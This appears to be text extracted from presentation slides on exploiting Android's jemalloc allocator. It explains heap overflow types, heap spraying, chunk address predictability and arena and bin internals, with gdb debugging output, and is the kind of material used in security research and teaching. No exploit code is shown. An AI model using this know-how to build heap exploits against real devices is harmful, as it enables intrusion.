
Regions



# Heap overflows



- Small region overflow




# Heap overflows



- Run overflow


Run 0



# Heap overflows



- Chunk overflow




# Heap spraying



- Discussed by Hanan Be'er, Aaron Adams, Mark Brand, Joshua Drake
- No inline region metadata
- No inline run metadata
- Dead space: Chunk's first and last pages
- Chunk address predictability

# Heap spraying





# Chunk address predictability




- Discussed by Mark Brand
  - [googleprojectzero.blogspot.com/2015/09/stagefrightened.html](http://googleprojectzero.blogspot.com/2015/09/stagefrightened.html)
- 32-bit processes: big chunk size, small address space
  - mmap() multiple chunks together
  - Android processes usually load many modules
  - Android 7 chunk size is even bigger
- The same applies for huge allocations
- Predictable chunk addresses mean
  - Predictable run addresses
  - Predictable region addresses
  - Much more targeted, small, and reliable heap spraying

# Memory management

- Arena allocator



- Thread caches



# Arenas



- Used to mitigate lock contention problems between threads
- Completely independent of each other
  - Each one manages its own chunks
- A thread is assigned to an arena upon its first malloc()
- The number of the arenas depend on the jemalloc variant
  - Two arenas on Android (hardcoded)

# Arenas



- arenas[ ]

```
(gdb) x/2gx arenas  
0x7f99680080: 0x0000007f997c0180 0x0000007f996800c0
```

- jearenas

```
(gdb) jearenas  
[jemalloc] [arenas 02] [bins 36] [runs 1408]  
[arena 00 (0x0000007f997c0180)] [bins 36] [threads: 1, 3, 5]  
[arena 01 (0x0000007f996800c0)] [bins 36] [threads: 2, 4]
```

# Arena bins



- Each arena has an array of bins
- Each bin corresponds to a small region size class
- Responsible for storing trees of non-full runs
  - One is selected as the current run

# Arena bins




- jebins

```
(gdb) jebins  
[arena 00 (0x7f997c0180)] [bins 36]  
[bin 00 (0x7f997c0688)] [size class 08] [runcur 0x7f83080fe8]  
[bin 01 (0x7f997c0768)] [size class 16] [runcur 0x7f82941168]  
[bin 02 (0x7f997c0848)] [size class 32] [runcur 0x7f80ac0808]  
[bin 03 (0x7f997c0928)] [size class 48] [runcur 0x7f81cc14c8]  
[bin 04 (0x7f997c0a08)] [size class 64] [runcur 0x7f80ac0448]  
...
```


- Current runs

```
(gdb) jeruns -c  
[arena 00 (0x7f997c0180)] [bins 36]  
[run 0x7f83080fe8] [region size 08] [total regions 512] [free regions 158]  
[run 0x7f82941168] [region size 16] [total regions 256] [free regions 218]  
[run 0x7f80ac0808] [region size 32] [total regions 128] [free regions 041]  
[run 0x7f81cc14c8] [region size 48] [total regions 256] [free regions 093]  
[run 0x7f80ac0448] [region size 64] [total regions 064] [free regions 007]  
...
```


# Arena malloc() 1/2



